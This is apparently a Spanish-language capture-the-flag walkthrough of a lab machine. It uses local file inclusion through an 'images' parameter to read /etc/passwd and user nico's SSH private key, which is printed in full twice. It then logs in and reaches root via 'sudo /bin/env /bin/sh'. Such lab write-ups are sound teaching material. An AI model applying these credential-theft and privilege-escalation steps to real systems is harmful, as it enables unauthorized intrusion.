

Vamos a desplegar la maquina vulnerable.

Haremos un escaneo profundo para ver que puertos tiene abierto, tiene un servidor http y de conexión ssh.




Exploramos el código de la página y vemos que tiene una dirección que vamos a buscar.


```html
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Advertencia: LeFvIrus</title>
    <link rel="stylesheet" href="styles.css">
</head>
<body>
    <div class="container">
        <h1>Advertencia</h1>
        <p>El LeFvIrus ha sido detectado en tu sistema.</p>
        <p>Este virus es altamente peligroso y está diseñado para propagarse rápidamente.</p>
        <p>Tu seguridad está en riesgo. <span class="highlight">¡Actúa ahora!</span></p>
        <form method="post">
            <button type="submit" name="ejecutar_script" class="danger-button">Hacer clic aquí podría empeorar la situación.</button>
        </form>
        <button onclick="location.href='ejemplos.php?images=./ejemplo1.png'">Ejemplos de computadoras infectadas</button>
    </div>

    <div class="result">
            </div>
</body>
</html>

```



Vemos que es vulnerable a un ataque LFI, y vamos a explorar los ficheros de /etc/passwd



Vemos que tiene el usuario nico, así que vamos a ver su id_rsa y vamos a copiar en un fichero para luego ingresar con él.



```html
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Ejemplos de computadoras infectadas</title>
    <link rel="stylesheet" href="styles.css">
</head>
<body>
    <div class="container">
        <h1>Computadoras infectadas</h1>

        -----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
    </div>
</body>
</html>
```

Vamos a ver que hicimos el fichero, le damos permisos con chmod 600 y luego ingresamos por ssh con esta clave.

```
❯ cat id_rsa
File: id_rsa
   1  -----BEGIN OPENSSH PRIVATE KEY-----
   2  b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
   3  NhAAAAAwEAAQAAAYEA07BRWc6X8Yz+VwO1l5UAqcFE5K+1yQ9QxFBrt8DzyC9×7o0tluCk
   4  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
  38  -----END OPENSSH PRIVATE KEY-----

❯ chmod 600 id_rsa
❯ ssh -i id_rsa nico@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:E4wSlPBstJfTZiJpkIKqOglTBL9xzr1pwOGVtUB1f2M.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Linux 95b515c4d83c 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Aug 21 21:11:09 2024 from 172.17.0.1
nico@95b515c4d83c:~$
```

Vemos a que tenemos permisos como sudo, tiene el binario env y ejecutamos el siguiente comando y vemos que somos root.

```
nico@95b515c4d83c:~$ sudo -l
Matching Defaults entries for nico on 95b515c4d83c:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User nico may run the following commands on 95b515c4d83c:
    (ALL) NOPASSWD: /bin/env
nico@95b515c4d83c:~$ sudo /bin/env /bin/sh
# whoami
root
```